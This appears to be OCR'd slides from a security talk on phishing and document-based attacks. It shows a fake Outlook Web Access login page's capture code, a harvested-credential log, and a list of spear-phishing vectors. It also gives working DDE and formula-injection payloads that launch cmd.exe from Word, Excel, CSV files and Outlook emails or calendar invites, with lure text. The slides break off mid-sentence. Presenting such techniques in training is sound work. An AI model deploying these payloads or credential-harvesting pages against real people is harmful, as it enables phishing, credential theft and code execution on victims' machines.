
- Insights

```
function checkSubmit(e) {  
    if (e && e.keyCode == 13) {  
        // Since we are explicitly handling the click prevent the default implicit submit  
        if (e.preventDefault) {  
            e.preventDefault();  
        }  
  
        capture();  
    }  
}
```

```
</div>  
<div class="signInEnter">  
<div onclick="capture()" class="signinbutton" role="button" tabIndex="0" >  
    <img class="imgLnk"
```

# Fake OWA page with synchronous xmlhttprequest (Cont.)

- Victim screen



# Fake OWA page with synchronous xmlhttprequest (Cont.)

- Attacker screen

```
root@Bhdresh:/var/www/html/webmail# ls
favicon.ico index.html log.php names____.txt
root@Bhdresh:/var/www/html/webmail# cat names____.txt
1
-----
Name: bpatel
Pass: SuperSecurePassword
IP: 127.0.0.1
Date: 11/16/17 10.36:43
```



# Spear phishing attacks

- DDE/Formula injection based attack
- CHM file
- Embedding Object in office document
- Mouseover event in Powerpoint (pps)
- HTA file
- Lnk file

# Spear phishing attacks (Cont.)

- Tabnabbing
- PDF with malicious link
- Fake attachment scam
- Password protected document
- N-day attacks

# Spear phishing attacks (Cont.)

- Macro twists
  - Remote ps1 (Fileless)
  - Inline payload
  - Split string
  - Run macro on action
  - Different syntax/obfuscation and logic
  - Etc.

# DDE/Formula injection based attack

- Insight
  - Doc /Outlook


```
{DDEAUTO c:\\windows\\system32\\cmd.exe  
"/k calc.exe"}
```

**OR**

```
{DDEAUTO  
c:\\Programs\\Microsoft\\Office\\Msword.exe\\  
..\\..\\..\\..\\windows\\system32\\cmd.exe "/k  
calc due to document error"}
```

# DDE/Formula injection based attack (Cont.)

- Victim screen





# DDE/Formula injection based attack (Cont.)

- Insight
  - XLS

=MSEXCEL|'..\..\..\Windows\System32\cmd.exe /c calc.exe'

# DDE/Formula injection based attack (Cont.)

- Victim screen

The screenshot displays a Microsoft Excel spreadsheet titled "new-osh300form1-1-04.xls [Compatibility Mode] - Excel". The spreadsheet is OSHA's Form 300A (Rev. 01/2004), "Summary of Work-Related Injuries and Illnesses". The form includes sections for "Establishment information", "Number of Cases", "Number of Days", and "Employment information". A security warning dialog box is open, stating: "Remote data not accessible. To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application. Start application 'MSEXCELE.XE'?" The dialog box has "Yes" and "No" buttons. The form is partially filled with data, including "Year" (2004), "Total number of deaths" (0), "Total number of cases with days away from work" (0), "Total number of cases with job transfer or restriction" (0), and "Total number of other recordable cases" (0).

| OSHA's Form 300A (Rev. 01/2004)   |   |  |  | Year |
|---|---|--|--|------|
| Summary of Work-Related Injuries and Illnesses  |   |  |  | 2004 |
| All establishments covered by Part 1904 must complete this Summary page, even if no injuries or illnesses occurred during the year. Remember to review the Log to verify that the entries are complete. |   |  |  |      |
| Using the Log, count the individual entries you made for each category. Then write the totals below, making sure you've added the entries from every page of the log. If you had no cases write "0."    |   |  |  |      |
| Employees former employees, and their representatives have limited access to the OSHA 1904.35, in OSHA's Recordkeeping rule, for further details.   |   |  |  |      |
| Number of Cases   |   |  |  |      |
| Total number of deaths  | Total number of cases with days away from work      | Total number of cases with job transfer or restriction | Total number of other recordable cases |      |
| 0   | 0   | 0  | 0                                      |      |
| (G)   | (H)   | (I)  | (J)                                    |      |
| Number of Days  |   |  |  |      |
| Total number of days away from work   | Total number of days of job transfer or restriction |  |  |      |
|   |   |  |  |      |
| Employment information  |   |  |  |      |
| Annual average number of employees  |   |  |  |      |
| Total hours worked by all employees last  |   |  |  |      |

# DDE/Formula injection based attack (Cont.)

- Victim screen

The screenshot shows a Windows desktop with an Excel spreadsheet titled "new-osh300form1-1-04.xls [Compatibility Mode] - Excel". The spreadsheet is OSHA's Form 300A (Rev. 01/2004), "Summary of Work-Related Injuries and Illnesses". A Windows Calculator application is open over the spreadsheet. A "Security Warning" dialog box is also open, asking "Do you want to make this file a Trusted Document?". The dialog box text states: "This file is on a network location. Other users who have access to this network location may be able to tamper with this file." and includes a checkbox for "Do not ask me again for network files". The spreadsheet contains fields for "Year", "Industry description", "Standard Industrial Classification (SIC)", "North American Industrial Classification (NAICS)", and "Employment information".

OSHA's Form 300A (Rev. 01/2004)

Summary of Work-Related Injuries and Illnesses

Year

U.S. Department of Labor  
Occupational Safety and Health Administration

Form approved OMB no. 1218-0178

no injuries or illnesses occurred during the year. Remember to write "0."

SHA Form 300 See 29 CFR 1904.35, in OSHA's Recordkeeping rule, for these forms.

Number of Cases

| Total number of deaths | Total number of cases with days away from work | Total number of cases with job transfer or restriction | Total number of other recordable cases |
|------------------------|--|--|--|
| 0                      | 0  | 0  | 0                                      |
| (G)                    | (H)  | (I)  | (J)                                    |

Number of Days

| Total number of days away from work | Total number of days of job transfer or restriction |
|-------------------------------------|---|
| 0                                   | 0   |
| (K)                                 | (L)   |

Employment information

|   |  |
|---|--|
| Annual average number of employees            |  |
| Total hours worked by all employees last year |  |




# DDE/Formula injection based attack (Cont.)

- Insight
  - CSV or SLK (Bypass protected view)

"=cmd|' /C calc"!A0"


# DDE/Formula injection based attack (Cont.)

- Victim screen



# DDE/Formula injection based attack (Cont.)

- Victim screen



# DDE/Formula injection based attack (Cont.)

- Insight
  - Outlook email
    - Format text → Rick text
    - Copy DDE from word to body


{DDEAUTO

"C:\\Programs\\Microsoft\\Office\\MSWord.exe  
\\..\\..\\..\\..\\windows\\system32\\calc.exe"

"for security reasons"}

# DDE/Formula injection based attack (Cont.)

- Attacker screen






# DDE/Formula injection based attack (Cont.)


- Victim screen

| Name                               | Date modified      | Type         | Size  |
|------------------------------------|--------------------|--------------|-------|
| RE EXTERNAL SWIFT COPY 50000\$.msg | 11/16/2017 3:31 PM | Outlook Item | 57 KB |



# DDE/Formula injection based attack (Cont.)

- Victim screen



# DDE/Formula injection based attack (Cont.)

- Insight
    - Outlook calendar
      - Copy DDE from word to body
- ```
{DDEAUTO  
"C:\\Programs\\Microsoft\\Office\\MSWord.exe  
\\..\\..\\..\\..\\windows\\system32\\calc.exe"  
"for security reasons"}
```

# DDE/Formula injection based attack (Cont.)

- Attacker screen

IMPORTANT: Annual report presentation - Meeting

FILE MEETING INSERT FORMAT TEXT REVIEW

Delete Copy to My Calendar Forward Appointment Scheduling Skype Meeting Online Meeting Meeting Notes Address Book Check Response Names Options Attendees Show As: Busy Reminder: None Recurrence Time Zones Categorize Private High Importance Low Importance Tags Zoom

You haven't sent this meeting invitation yet.

To... [james.smith@proactive.com](mailto:james.smith@proactive.com); [michael.iosh@proactive.com](mailto:michael.iosh@proactive.com); [joseph.tida@proactive.com](mailto:joseph.tida@proactive.com)

Subject: IMPORTANT: Annual report presentation

Location: 3rd floor meeting room

Start time: Thu 11/16/2017 8:00 AM ☐ All day event

End time: Thu 11/16/2017 8:30 AM

Dear Team,

We will be covering following points during our meeting.

- 1) Introduction – James – 15 mins
- 2) Financial presentation – Michael – 30 mins
- 3) Annual sales presentation – Joseph – 20 mins
- 4) Q&A – 15 mins

Thanks,  
Tom

{DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\windows\\system32\\calc.exe" "for security reasons"}

# DDE/Formula injection based attack (Cont.)

- Victim screen

The screenshot displays the Microsoft Outlook calendar interface. The title bar indicates 'Calendar - Outlook Data File - Outlook'. The ribbon includes 'FILE', 'HOME', 'SEND / RECEIVE', 'FOLDER', 'VIEW', and 'MEETING'. The 'MEETING' tab is active, showing options like 'Show As: Busy', 'Reminder: None', 'Recurrence', 'Categorize', 'Private', 'High Importance', and 'Low Importance'. The calendar view shows a monthly grid for November 2017. A meeting is scheduled for Thursday, November 16th, at 8:00am. The meeting details are: '8:00am IMPORTANT: Annual report presentation; 3rd floor meeting room; Unknown'. The interface also includes a search 